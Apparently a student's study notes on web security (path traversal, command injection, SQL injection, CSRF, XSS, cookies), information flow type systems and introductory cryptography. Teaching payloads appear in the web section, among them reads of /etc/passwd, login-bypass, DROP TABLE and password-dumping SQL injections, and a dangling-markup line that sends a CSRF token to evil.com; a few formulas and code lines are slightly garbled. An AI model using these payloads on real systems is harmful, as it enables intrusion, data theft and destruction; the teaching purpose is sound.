Attacker controls domain `attacker.com` with a valid TLS certificate that the user visits.

ie:

- gadget attacker html-iframe (embedded page) with malicious content
- related-domain-attacker related domain of the target website, ie. `attacker.example.com`

💡 All examples for server-side attacks below are user input validation vulnerabilities.

File path traversal

Vulnerable code

Webserver with standard webroot: `/var/www/html` (topmost directory, stores directory pages, some text files, PHP script itself).

```
<?php
 echo file_get_contents("pages/" . $_GET["page"]);
?>
```

Attack

Allows an attacker to read arbitrary files.

We can climb up with `../`, get access to any file on the web server.

```
GET /show.php?page=../../../etc/passwd HTTP/2
Host: example.com
```

Prevention: Defense in Depth (choose multiple defense mechanisms)

1. Not using user controlled input for filenames
2. Validating, filtering user input

   only allow file names from static list

   compare them with canonical path

   - example

     ```
     <?php
       $pdir = "/var/www/html/pages/";
       $file = realpath($pdir . $_GET["file"]); <- concatenates user input to path

       if ($file !== false && strncmp($file, $pdir, strlen($pdir)) === 0) { <- canonical path
         echo file_get_contents($file);
       } else {
         echo "Error: invalid input";
       }
     ?>
     ```

3. Reduced web server privileges
   - Restrict access of web server to its own directory
   - Sandbox environments to enforce boundary between web server and the OS

Remote Code Execution RCE

Code & Command injection

Vulnerable code

Most languages have functions to execute system commands

`system()` in PHP: processes function arguments as shell commands

uses `system` to ping an IP address provided by the user via the ip query variable

```
<?php
  system("ping -c 4 " . $_GET["ip"] . " -i 1");
?>
```

`eval` automatically evaluates strings as PHP code

```
<?php
  eval("echo " . $_GET["expr"] . ";");
?>
```

Attack

Allows remote code execution, reading sensitive files.

`;` to combine multiple commands in a single line

`#` to commend out the rest

```
GET /ping.php?ip=8.8.8.8; cat /etc/passwd # HTTP/2
Host: example.com
```

```
GET /calc.php?expr=file_get_contents example.com ('/etc/passwd') HTTP/2
Host: example.com
```

Prevention

- not using functions that dynamically evaluate strings as code, execute commands - rewrite the code entirely
- User input validation

  escape all special characters with a special meaning for the interpreter (ie `;`, `#`, .. for bash)
- Reduced web server privileges, sandbox environments

SQL injection

Not exclusively a web attack - Instance of a code injection vulnerability in the context of databases.

- read sensitive data
- damage the data integrity, drop tables, add / delete entries

First-Order Injections

User input as part of query. The user can directly change the query.

Example 1

Example 2

Reading Database Metadata

`information_schema.tables` names of various tables

`information_schema.columns` names, types, ... of various table columns

Second-Order Injections (Stored SQL injections)

Some applications validate user input but not data coming from the database.

1. store payload in the database
2. then use it to perform the attack

Example 2 (continued)

Prevention

prepared statements

```
<?php
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
  $query = "SELECT * FROM users WHERE user = ? AND password = ?"; // "?" as parameter
  $sth = $db->prepare($query);
  ...
?>
```

whitelisting approaches

Only when prepared statements cannot be used (ie., when the input is the name of the table to be used in `FROM` or `ORDER BY`)

Only allowing safe characters like letters, digits and underscore.

Defense-in-depth protection

Restricting access to sensitive tables (only when not required for functionality).

Web Basics

The Cursed Web

- creating web apps seems simple
- Lack of security awareness - High vulnerability
- more and more companies moving towards the web
- development of complex code, exposing functionality to the internet while connected to internal servers (ie., databases).

Uniform Resource Locator URL

Web application

Made out of client, network, server

HTTP Protocol

stateless, uses cookies to implement stateful applications

Default port: 80

HTTPS is secured with TLS

Confidentiality	content cannot be inspected by unauthorized users
Integrity	content cannot be modified
Authentication	client can verify that it is communicating with the expected server

Server-Side Languages

Any programming language can be used.

Most commonly: Python, NodeJS (JavaScript), Java, C#, PHP (Hypertext Preprocessor).

Used to implement:

- Session management of users
- database interaction
- response page generation
- . . .

Example 1

Example 1

query checks if the provided username and password match an entry in the database

```
<?php
  // connect to database
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);

  $query = "SELECT * FROM users WHERE user = '" . $_POST["user"] .
  "' AND password = '" . $_POST["password"] . "'";

  //if query is not empty - establish session with found query
  ...
?>
```

Our Database:

```
user        password        age
--------------------------------
admin       1f4sdge!        37
mauro       mkfln34.        30
matteo      a4njDa!         42
```

Legitimate Use Case:

```
user: admin
password: 1f4sdge!
```

```
SELECT * FROM users WHERE user='admin' AND password='1f4sdge!'
```

Exploit 1: Authenticating as the admin.

`--` followed by a space starts an inline comment

```
user: admin' -- -
password: whatever
```

```
SELECT * FROM users WHERE user='admin' -- -' AND password='whatever'
```

Exploit 2: Authenticating as the first user in the users list called admin

Less control than the previous payload.

`%` matches an arbitrary sequence of characters - always satisfied

```
user: admin
password: ' OR password LIKE '%
```

```
SELECT * FROM users WHERE user='admin' AND password='' OR password LIKE '%';
```

Exploit 3: Adding a new user, damages data integrity

Only if stacked queries are enabled in the DB configuration.

```
user: '; INSERT INTO users (user,password, age) VALUES ('attacker', 'mypwd', 1) -- -
password: whatever
```

```
SELECT * FROM users WHERE user='';
INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1)
-- -' AND password='whatever'
```

Exploit 4: Editing the admins password

```
user: '; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -
passwort:
```

```
SELECT * FROM users WHERE user='';
UPDATE TABLE users SET password='newpwd' WHERE user='admin'
-- -' AND password=''
```

Exploit 5: Dropping the users table from the database

```
user: '; DROP TABLE users -- -
password:
```

```
SELECT * FROM users WHERE user='';
DROP TABLE users -- -' AND password='';
```

Example 2

Example 2

```
<?php
  // connect to DB
  $db = new PDO(CONNECTION_STRING, DB_USER, DB_PASS);
  start_session();

  // search for messages sent to user + the sender of the message
  $query = "SELECT sender, content FROM messages WHERE
  receiver = '" . $_SESSION["user"] . "' AND
  content LIKE '%" . $_GET["search"] . "%'";

  //show list with sender and message content for all messages sent to user
  ...
?>
```

Exploit: Dumping all the data from the table

The two `SELECT` subqueries must return the same number of columns else, one must add `,1` or something similar to it.

```
reciever: attacker
search: ' UNION SELECT user, password FROM users -- -
```

```
SELECT sender, content FROM messages WHERE receiver='attacker'
AND content LIKE '%' UNION SELECT user, password FROM
users -- - %'
```

Example 2 (continued)

Example: Changing the admins password

Registering with username

```
user: '; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -
password: whatever
```

And then when searching for messages sent to the user we access `$_SESSION["user"]`:

```
SELECT * FROM messages WHERE receiver = '';
UPDATE TABLE users SET password = 'newpwd' WHERE user = 'admin'
-- -' AND content LIKE '%%'
```

(The second query line was stored in the username)


Client-Side Security

[JavaScript and the Browser](#)

[Cookies](#)

URL

When hostname is `www` (default) then the global internet is the host (we can also use custom networks).



TLD top level domain

SLD second level domain

eTLD effective top level domain

eTLD+1 effective top level domain plus one level = site, registerable domain

Origin vs. Site

same-origin

pages must share the same:

- scheme / protocol
- domain, subdomain
- hostname
- port

same-site

pages must share the same site / registrable domain / eTLD+1.

Can not be algorithmically determined.

Browsers have them in lists.

Same Origin Policy SOP

Baseline security policy.

No formal definition, different in every browser.

Javascript scripts can only read and write on same-origin-resources like:

- HTTP response body (only reading possible)
- Other frames' DOM
- the cookie jar (different concept of origin)

Not limited by SOP:

- images, stylesheets, scripts, iframes, and videos
- form submission
- sending HTTP requests (ie., via `fetch` function)

Cross-Origin Resource Sharing CORS

Mechanism to relax the SOP for fetching cross-origin data.

Javascript can read the response body if:

request	`Origin : http://example.com` (URL of request receiver)
response	`Access-Control-Allow-Origin : http://example.com` or `*`

`Window.postMessage()`

For client-side Messaging - enables cross-origin message exchanges between embedded frames by specifiying the origin in requests.

The origin of messages should always be validated.

Content Security Policy CSP

policy set via `Content-Security-Policy` header in requests.

Restricting which resources are accepted.

Originally developed to lower potential damage of content injection vulnerabilities like XSS - now it is used for many different purposes.

Related Domain Attack

= Cookie-Overwrite-Vulnerability

Cookie Protocol Issues

Cookie header with cookie sent to server only contains name and value.

The server does not know:

- if it was sent over a secure connection
- which domain has set the received cookie

RFC 2109 has an option to include more information in the header - now deprecated.

Attack

Related-domain attacker - access to a subdomain - can set cookies that are sent to the target website if the `domain` attribute is set.

Example: `evil.example.com` overwrites `honest.example.com` cookies.

1. Client ← Honest: `Set-Cookie` with `uid = client`, `domain = example.at`

2. Client → Evil: cookie from Honest
3. Client ← Honest: `Set-Cookie` with `uid = evil`, `domain = example.at`
4. Client → Evil: cookie from Evil

Defense

Cookie-Prefixes

Cross-site Request Forgery CSRF

is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated


Honest site can not distinguish real request vs. a third-party triggered request.


Attack


1. Victim authenticated on honest website.
2. Attacker page triggers request towards honest website (with victims cookie).

   Examples:

   post or get request through auto-submission of form, fetching image with url GET, ...







Anti-CSRF Tokens

Different for each user session or else attacker can use his own token for another session.

Used in most web frameworks.

Generation

- on every page load - limits timeframe (breaks with multiple tabs)
- set upon the first visit (prefered solution)

Synchronizer token pattern (forms)

Hidden token in all HTML forms.

```
<INPUT type="hidden" value="ak34F9dmAvp">
```

Cookie-to-header token

1. client receives cookie with token
2. executes received js script
3. then sets received token as a custom header on further requests

`referer` http request header

All requests must contain header - is the origin of request.

Prorblem: Sometimes the header is accidentally suppressed by the network, browser, ...

Validation types

Lenient	some requests without the header are accepted (may be insecure)
Strict	only requests with the header are accepted (may block real requests)

`SameSite` cookie attribute

effective against cross-site CSRF attacks, but not same-site CSRF attacks (= related-domain attack)

Cross Site Scripting XSS

Code injection vulnerability - lack of user input sanitization.

XSS attacks can generally be categorized into two categories: stored and reflected. There is a third, much less well-known type of XSS attack called DOM Based XSS.

1. Reflected XSS (non persistent)

request → server → embedded into the web page (http response)

Script can manipulate website contents to show bogus information, leak sensitive data (e.g., session cookies), ...

1. User visits honest website with URL prepared by attacker - redirection, phishing mail, ...

   `https://example.com/?q=<script>alert(1)</script>`

2. User executes received script

2. Stored XSS (persistent)

request → server → permanently stored on server-database

In websites serving user-generated content like: social sites, blogs, wikis, forums, ...

1. Attacker embeds script in page
2. Each visitor executes script

3. DOM-based XSS (not persistent)

payload → client → embedded into clients browser (not detected by server)

The page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).

1. Script code from the the URL is entered into a sensitive sink (function that allows changing the DOM, executing scripts...)
2. Client sees the website differently - Server does not notice.

Defense

- User input sanitization: Filtering, encoding charactes, so they wont get executed.
- Content Security Policy CSP
- Add-ons like NoScript in browsers
- using `toStaticHTML()`

Dangling Markup Injection

Injecting of non-script HTML markup elements.

Example: Entire page content (until the single quote) sent to `evil.com/log.php?....`

```
<img src='http://evil.com/log.php?
<input type="hidden" name="csrf" value="2bnkDemF4">
...
' <- first occuring single quote on the page
```

Allows stealing the secret CSRF token.

Cookies

HTTP is stateless. Cookies implement sessions for: Authentication, Personalization, Tracking.

Browsers automatically attach them to requests from the website that sent them first.

request	...
response	`Set-Cookie : session=xyz;`
request	`Cookie : session=xyz;`

Cookie Attributes

Which URLs should the cookie be attached to?

SOP for cookies means the cookie-attributes `domain`, `path`, `secure`, `sameSite` must be taken into account.

example

`domain`

If set - domain and hostname *or* a subdomain

Simplified: must have the set value as a suffix in the URL, the value is not allowed to be a eTLD.

If not set - *only* domain and hostname that set the cookie

`path`

If set - same path *or* subdirectory

If not set - *only* same path

Not a security mechanism, just there to make system more efficient by saving network bandwidth and only sending cookies to a specific path.

`secure`

Only to HTTPS requests (confidentiality)

Can not be set or overwritten by HTTP requests (integrity)

`httpOnly`

If set - cannot be read by javaScript through `document.cookie`.

Prevents the theft with XSS (confidentiality)

But a script can overflow the cookie jar, delete older cookies and then set a new cookie with the desired value. (no integrity)

`Max-Age`, `Expires`

If set- cookie expires it is removed from the jar.

when 0 > Max-Age or Expires is a date in the past.

If both specified, Max-Age has precedence.

If not set, the cookie is removed when the browser is closed.

`SameSite`

Controls attachment to cross-site requests:

- `Strict`: never
- `Lax`: sometimes (default)

  sent if cross-domain, but user navigated to the site by clicking a link in the current one
- `None`: always (then also must be `Secure`)

Cookie Prefixes

Defense against Cookie-Overwrite-Vulnerability.

More information for clients-browser before accepting cookies. Preserve integrity.

Prefixes added to cookie names

`__Secure-`

Must be `Secure` (against network attackers)

`__Host-`

(against Related-domain attackers)

Must be `Secure`, `Domain = "None"`, `Path = "/"`

JavaScript and the Browser

Execution Model

For each window / tab / frame:

1. Load content
2. Render pages

    Fetch additional ressources.

    Process HTML, style sheets, scripts to display the page
3. React to events

    User actions: `OnClick`, `OnMouseover`, …

    Rendering: `OnLoad`, `OnUnload`, …

    Timing: `setTimeout`, `clearTimeout`, …

Embedding Javascript

Inlined in the page

```
<script>alert("Hello World!");</script>
```

Stored in external files

```
<script type="text/javascript" src="foo.js"></script>
```

Specified as event handlers


```
<a href="http://www.bar.com" onmouseover="alert('hi');">
```

Pseudo-URLs in links

```
<a href="javascript:alert('You clicked');">Click me</a>
```

DOM and BOM

APIs accessible through Javascript.



Browser Object Model BOM → interact with browser

`Window`, `Frames`, `History`, `Location`, `Navigator` (browser type & version), …

Document Object Model DOM → interact with HTML page

Properties: `document.forms`, `document.links`, ...

Methods: `document.createElement`, `document.getElementsByTagName`, ...

▼ Example: Reading properties

```
<UL id="t1">
  <LI>Item 1</LI>
</UL>
```

```
document.getElementById('t1').nodeName
 // -> returns 'UL'
document.getElementById('t1').getAttribute('id')
 // -> returns 't1'
document.getElementById('t1').innerHTML
 // -> returns '<li>Item 1</li>'
document.getElementById('t1').children[0].nodeName
 // -> returns 'LI'
document.getElementById('t1').children[0].innerText
 // -> returns 'Item 1'
```

▼ Example: Manipulating properties

```
let list = document.getElementById('t1');
let item = document.createElement('LI');
item.innerText = 'Item 2';
list.appendChild(item);
```

▼ Example: Adding Event Handlers

```
let list = document.getElementById('t1');
list.addEventListener('click', (event) => {
 alert(`Clicked: ${event.target.innerText}`);
});
```

Information Flow Control

Simple imperative language

Information flow determines Information security.

(End-to-end) Confidentiality	no leakage, no insecure information flow
Integrity	data only changed when authorized

Until now we used different security mechanisms.

Problem of security mechanisms:

- None offer full security or end-to-end security
- each have their own weaknesses
- Software is always viewed as black box.

Solution: language-based approach

(Ideally automatic) formal methods for proof of security.

Proofs based on code semantics - security type checking (statically and dynamically)

- controlling information flow
- not being too restrictive (declassifying when necessary)

Side channels

Mechanisms to get sensitive information through the observable behaviour of a computing system.

Explicit flow	information leakage through direct assignment.
Implicit flow	control structure of the program. (Using H as a guard)
Termination channels	termination / non-termination.
Timing channels	execution time of program, cache access time, ...
Probabilistic channels	different stochastic properties, observing behaviour of execution scheduler
Power channels	Power consumption by computer
Resource exhaustion c.	exhaustion of a finite, shared resource: memory space, ...

Confidentiality, Integrity

Informal definition of Non-Interference

Non interference = formal definition of confidentiality.

Program is secure if high inputs do *not interfere* with low inputs.

Computation C, with semantics $[\![\mathrm{C}]\!]$ (maps the input to the output or does not terminate $\bot$)


$$\forall\, \mathrm{mem}, \mathrm{mem}' : \\ \mathrm{mem} \ =_L \ \mathrm{mem}' \Rightarrow [\![C]\!]\,\mathrm{mem} \ \approx_L \ [\![C]\!]\,\mathrm{mem}'$$

where


$=_L$ means low memory equality

$\approx_L$ means low view indistinguishability by attacker

Confidentiality vs. Integrity are dual



Confidentiality



Integrity

Security Types, Security Lattice

Multiple security types: One for confidentiality, one for integrity

High confidentiality means low integrity - vice versa.

$\ell = L_1 L_2$ confidentiality level · integrity level

Formal definition of non-interference

Program c satisfies non-interference, if:

$$
\begin{aligned}
&\forall \mu, v, \mu', v' : \\
&\quad \mu \sim_\ell v, \\
&\quad (\mathrm{c}, \mu) \xrightarrow{*} \mu', \\
&\quad (\mathrm{c}, v) \xrightarrow{*} v' \\
&\Rightarrow u' \sim_\ell v'
\end{aligned}
$$

where $(\mu \sim_\ell v)$ means that μ and v are equivalent at level ℓ or lower.

This definition is incomplete:

- termination, timing-insensitive
- does not work with multi-threading, non-determinism

Considering Termination

If they do terminate, then they must have the same lower part.

$$
\begin{gathered}
\text{mem} \approx_\text{L} \text{mem}' \text{ iff} \\
\text{mem} =\perp= \text{mem}' \ \vee (\text{mem} \neq\perp\neq \text{mem}' \wedge \text{mem} =_L \text{mem}')
\end{gathered}
$$

Security Type System

non-interference definition contains a universal quantification over all possible inputs → undecidable.

Static analysis

We type expressions and then enforce rules.

Good option but incomplete because of undecidability.

Insecure program might get accepted.

▼ Description of used notation

We write the preconditions for above the line: $\frac{\text{precondition}}{\text{assignment}}$

$\ell = H \mid L$ (Security) Types

$L \sqsubseteq H$ Simple lattice (there could theoretically be more Types between L and H)

$\Gamma = x_1 : \ell_1,\ \ldots,\ x_n : \ell_n$ Function that assigns types to variables ("typing environment")

$pc := \ell$ Program counter (as security type)

$\Gamma \vdash e$ Judgement: expression e is well typed in Γ

$\Gamma, pc \vdash c$ Judgement: program c is well typed in Γ and pc

$\sqcup$ ("join") - like Max function for upper bounds

Assigned type

Type ℓ of x as assigned by Γ

$$\frac{\Gamma(x) = \ell}{\Gamma \vdash x : \ell}$$

program counter pc

always has the higher type: $\ell \sqcup pc = \max(\ell, pc)$

$$\frac{\Gamma \vdash e : \ell \quad \Gamma, \ell \sqcup pc \vdash c_1 \quad \Gamma, \ell \sqcup pc \vdash c_2}{\Gamma, pc \vdash \text{ if } e \text{ then } c_1 \text{ else } c_2} \qquad \frac{\Gamma \vdash e : \ell \quad \Gamma, \ell \sqcup pc \vdash c}{\Gamma, pc \vdash \text{ while } e \text{ do } c}$$

Explicit flow, impicit flow

If expression e has type ℓ then:

$\ell \sqcup pc$ must be lower than the type of x. (implicit flow through pc and explicit flow through $\Gamma(x)$)

$$\frac{\Gamma \vdash e : \ell \quad \ell \sqcup pc \sqsubseteq \Gamma(x)}{\Gamma, pc \vdash x := e}$$

Number n — skip instruction — sequencing instructions

$$\Gamma \vdash n : L \qquad \Gamma, pc \vdash \text{skip} \qquad \frac{\Gamma, pc \vdash c_1 \quad \Gamma, pc \vdash c_2}{\Gamma, pc \vdash c_1; c_2}$$

Declassification

Sometimes necessary to allow explicit flow ie. for checking passwords.
We do not check $\ell \sqcup pc \sqsubseteq \Gamma(x)$ anymore.

$$\frac{pc \sqsubseteq \Gamma(x)}{\Gamma, pc \vdash x := \text{declassify}(e)}$$

Considering Timing: hiding timing leaks

Cross-copy low slices = dummy instructions (like skip sequences) in each branch that so that both take an equal amount of time - means number of instructions per branch must be equal.

$$\frac{\Gamma \vdash e : \ell \quad \Gamma, \ell \sqcup pc \vdash c_1 \quad \Gamma, \ell \sqcup pc \vdash c_2 \quad c_1 \sim c_2}{\Gamma, pc \vdash \text{ if } e \text{ then } c_1 \text{else } c_2}$$

The guard must be low and the entire instruction must be checked under a low pc.
We don't want different looping times based on the guard.

$$\frac{\Gamma \vdash e : L \quad \Gamma, \ell \sqcup pc \vdash c}{\Gamma, L \vdash \text{ while } e \text{ do } c}$$

Simple imperative language

Syntax

We define our own imperative language and its syntax and semantics.

$e \quad ::= \quad x \mid n \mid e_1 + e_2$

$c \quad ::= \quad x := e$
skip
$\text{if } e \text{ then } c_1 \text{ else } c_2$
$\text{while } e \text{ do } c$
$c_1 ; c_2$

Explanation:

e expression - number n, variable (identifier) x, addition of other expressions

c command - value assignment to variable, conditionals, sequential execution $c_1 ; c_2$

Semantics

= operational syntax

c program

μ memory - under which c maps references to values

$\mu(e)$ returns value of e in memory

(c, μ) configuration, provided by program after finishing (or just μ if finished) → see below

---

Update

Precondition: x is in memory μ.

$$\frac{x \in \operatorname{dom}(\mu)}{(x := e, \mu) \rightarrow \mu[x \mapsto \mu(e)]}$$

No-Op

$$(\text{ skip}, \mu) \rightarrow \mu$$

Branch True / False

$$\frac{\mu(e) \neq 0}{(\text{if } e \text{ then } c_1 \text{ else } c_2, \mu) \rightarrow (c_1, \mu)}$$

$$\frac{\mu(e) = 0}{(\text{ if } e \text{ then } c_1 \text{ else } c_2, \mu) \rightarrow (c_2, \mu)}$$

Loop True / False

$$\frac{\mu(e) \neq 0}{(\text{while } e \text{ do } c, \mu) \rightarrow (c; \text{ while } e \text{ do } c, \mu)}$$

$$\frac{\mu(e) = 0}{(\text{while } e \text{ do } c, \mu) \rightarrow \mu}$$

Sequence

Different based on whether c_1 calls other instructions or not.

$$\frac{(c_1, \mu) \to \mu'}{(c_1; c_2, \mu) \to (c_2, \mu')}$$

$$\frac{(c_1, \mu) \to (c_1', \mu')}{(c_1; c_2, \mu) \to (c_1'; c_2, \mu')}$$

Number theory basics

ElGamal

N	positive integer
p	prime number

greatest common divisor GCD

The highest number that is shared by the factorization of two numbers.

Modular inverse

If $\gcd(x, N) = 1$ then $\exists x^{-1} : x \cdot x^{-1} = 1$

Set of invertible elements in $\mathbb{Z}_N$

$\mathbb{Z}_N^* := \{\mathrm{x} \in \mathbb{Z}_N \mid \gcd(x, N) = 1\}$

for prime numbers: $\mathbb{Z}_p^* = \mathbb{Z}_p/\{0\} = \{1, 2, \ldots, p-1\}$

Euler's Theorem

$\exists g \in \mathbb{Z}_p^* : \mathbb{Z}_p^* = \{g^0, g^1, g^2, \ldots\}$ (that can express every element)

This is not true for all elements. Some g can not express the entire $\mathbb{Z}_p^*$.

Example:

$g = 3$

$\langle 3 \rangle = \mathbb{Z}_7^* = \{3^0, 3^1, 3^2, 3^3, 3^4, 3^5\} = \{1, 3, 2, 6, 4, 5\}$

Order of g

$|\langle g \rangle| = ord_p(g)$

$ord_7(3) = 6$ (= $|\mathbb{Z}_7^*|$)

Lagrange Theorem

$\forall g \in \mathbb{Z}_p^* : (p-1) \bmod \mathrm{ord}_p(g) = 0$

$\forall g \in \mathbb{Z}_p^* : (p-1) = 0$ in $\mathbb{Z}_{\mathrm{ord}_p(g)}$

Fermat's little theorem in $\mathbb{Z}_p^*$

$\forall p, x \in \mathbb{Z}_p^* :$

$x^{p-1} = 1$

$x^{\mathrm{ord}_p(x)} = x^0 = 1$

Example: $4^{7-1} \bmod 7 = 1$

Discrete logarithm - Dlog

We want a function with the following property

In $\mathbb{Z}_p^*$:

Let prime $p > 2$ and $ord_p(g) = q$

Let $f(x) = g^x$

Let $f^{-1} = Dlog_g(g^x) = x$ where $x \in \{0, \ldots, q-2\}$

Example:

$\mathbb{Z}_{11}^*$ $\quad 1, 2, 3, 4, 5, 6, 7, 8, 9, 10$

$Dlog_2(\cdot)\ 0, 1, 8, 2, 4, 9, 7, 3, 6, 5$

There is no easy way to find a function for $Dlog$.

Best known algorithm: GNFS has $O(e^{\sqrt[3]{n}})$ - only for small numbers

RSA

Factorization

For prime numbers p, q

Easy to compute: $N = p \cdot q$

Hard to compute: The factors behind the result N

Euler's φ function (Euler's totient function)

$\varphi(N) := |\mathbb{Z}_N^*|$ for $N \in \mathbb{N}$

The size of a group, only with members that have an inverse in $\mathbb{Z}_N$.

Examples:

$\varphi(N) = (p-1)(q-1)$ where $N = p \cdot q$

for primes: $\varphi(p) = p - 1$

Eulers Theorem (Generalization of Fermat)

$\forall x \in \mathbb{Z}_N^* : x^{\varphi(N)} = 1$ in $\mathbb{Z}_N$

That means $x^{|\mathbb{Z}_N^*|} = 1$ in $\mathbb{Z}_N$

Chinese Remainder Theorem CRT

Let $p \neq q$ be primes and $N = p \cdot q$

$\forall a, b \in \mathbb{Z}: \quad (a = b \bmod N) \Leftrightarrow (a = b \bmod p) \wedge (a = b \bmod q)$

Cryptography

Number theory basics

Definition

▼ notation, variable definitions

k	key - can be secret sk or public pk
c	cipher
m	message, plaintext
$\text{Gen}() = k$	randomized key generator
$\text{Enc}(k, m) = c$	(often randomized) encryption algorithm
$\text{Dec}(k, c) = m$	decryption algorithm
$(\text{Gen}, \text{Enc}, \text{Dec})$	encryption Scheme
$(\text{Gen}, \text{Sig}, \text{Ver})$	
$\mathcal{K}$	key space, $k \in \mathcal{K}$
$\mathcal{M}$	message space, $m \in \mathcal{M}$
$\mathcal{C}$	ciphertext space, $c \in \mathcal{C}$.
$\mathcal{T}$	tag space, $t \in \mathcal{C}$
K	random variable over space $\mathcal{K}$
M	random variable over space $\mathcal{M}$
C	random variable over space $\mathcal{C}$

Each random variable has its own probability distribution. (We only consider non-zero probability to all elements of each space).

Symmetric vs. Asymmetric

Symmetric	Asymmetric

+ fast	— slow
— based on heuristics (no proofs)	+ Based on security proofs
— 1 key per user-pair (lots of keys)	+ One pk for all users
— must be kept a secret by both ends	+ only sk must be kept a secret

▼ Examples

- AES, based on Rijndael Cipher `STANDARD`
- electronik cook-book ECB `ALWAYS AVOID`
- cipherblock chaining BC
- cipher feedback CFB
- output feedback OFB
- countermode CTR

▼ Examples

- CBC-MAC (similar to block cipher)

has 2 keys, would otherwise be vulnerable

MAC vs. Digital Signature

Both are similar in that they provide message integrity: attacker cannot change message, ie. generate any valid pair (m, t)

Message Authentication Code MAC

- Symmetric
- Same key k used to sign and verify

Digital signature

- Asymmetric
- sk for signature, pk for verification
- public verifiability through pk
- non-repudation: only signer has sk, can not deny having signed (legal evidence)

Hash Functions

$H : \mathcal{M} \mapsto \mathcal{T}$ (any message always mapped to a hash with the same size)

ie: MD5 (broken), SHA1 (broken), SHA2 family, SHA3 family, ...

One-way functions	Easy to compute output, infeasible to find the input from output
Collision-resistance	Infeasible to find different inputs that map to the same output
	called collision-resistant-hash-function CRHF
Collision	$\big(H(m_1) = H(m_2)\big) \wedge \big(m_1 \neq m_2\big)$

Attack Models

Passive Attack

Ciphertext only	Observation of ciphertexts
Known plaintext	Observation of plaintexts

Active Attacks

Chosen plaintext CPA	Access to encryption algorithm
Chosen ciphertext CCA	Access to decryption algorithm

Perfect Secrecy of Ciphers

= information theoretic security of encryption schemes

Perfect Secrecy

Cipher c should reveal nothing about plaintext m.

If for any probability distribution over $\mathcal{M}$ with random Variable M:

$\forall m \in \mathcal{M}, c \in \mathcal{C}: \quad \mathbf{Pr}(M=m \mid C=c) = \mathbf{Pr}(M=m)$

That means: cipher occurence = message occurence

Proof: For perfect secrecy we need $|\mathcal{K}| \geq |\mathcal{M}|$

Assume uniformly distributed M with any $k \in \mathcal{K}$:

$M(c) = \{m \mid m = \mathrm{Dec}(k,c)\}$ (= set of c's that can be decoded to m')

If $|\mathcal{K}| < |\mathcal{M}|$ then

$\exists m' \notin M(c) \Leftrightarrow$

$\mathbf{Pr}(M=m' \mid C=c) = 0 \neq \mathbf{Pr}(M=m')$

Therefore the message could not occur - no perfect secrecy.

Symmetric Encryption

(Syntactic) Correctness of symmetric encryption (for all examples)

$\forall k \in \mathcal{K}, m \in \mathcal{M}: \quad \mathrm{Enc}(k,m) = c \quad \Rightarrow \quad \mathrm{Dec}(k,c) = m$

Ancient example: Substitution Cipher / Caesar Encryption

Cyphertext-only-attack: Letter, letter-pair frequency analysis

One-Time-Pad OTP

+ fast encryption and decryption
+ perfect secrecy
− the key must be as long as the message (key size = message size, requires too much storage)
− needs generation of lots of true-randomness

Definition

All spaces are n-bit boolean strings.

$\mathrm{Gen}() = k$ (k.length = m.length)

$\mathrm{Enc}(k,m) = k \oplus m = c$

$\mathrm{Dec}(k,c) = k \oplus c = m$

Proof of perfect secrecy

$\mathrm{Pr}(C=c \mid M=m) =$

$\mathrm{Pr}(K \oplus M = c \mid M=m) =$

$\mathrm{Pr}(K \oplus m = c) =$

$\mathrm{Pr}(K = m \oplus c) =$ (just a property of $\oplus$)

$= \frac{1}{2^n}$ (2^n is the number of all possible keys / values of random variable K)

Important: Key must be used once for entire m

To save storage, one might try to split m up in smaller pieces and encrypt them with the same c.

$c_1 = \mathrm{Enc}(k, m_1) = k \oplus m_1$

$c_2 = \mathrm{Enc}(k, m_2) = k \oplus m_2$

$c_1 \oplus c_2 = (k \oplus m_1) \oplus (k \oplus m_2) = m_1 \oplus m_2$

which is vulnerable to frequency analysis.

Stream Cipher

Pseudo random number generator PRG

Small bit sequence $\mapsto$ Large pseudorandom bit sequence (by Linear Feedback Shift Register LSFR)

To be secure the seed should be private and truly random (not chosen from a known message part like the email header)

▼ Randomness in practice

Weak:

- throwing coin
- data from load / system parameters

Stronger:

- physical processes
- thermal noise, air perturbation XORed, hashed

Even Stronger:

- Truely random seed for unpredictable PRG, with added entropy

Stream Cipher

$\mathrm{PRG}(seed) \oplus m = c$

means no perfect secrecy because PRG is not truly random.

Stream Cipher usage

1. Generate a truly random seed, send with asymmetric encryption (using pk of receiver)
2. Then use PRG from that point on

No integrity for OTP and Stream Cipher

We perserve confidentiality but not the integrity.

Example:

Voting system, where a vote $m \in \{0, 1\}$, and we have result-predictions.

$\mathrm{Voter} — \{m\}_k \longrightarrow \bigcirc — \{m \oplus 1\}_k \longrightarrow \mathrm{VotingSys}$ (flips votes)

Message Authentication Code MAC

$\mathrm{Gen}() = k$	randomized key generation algorithm
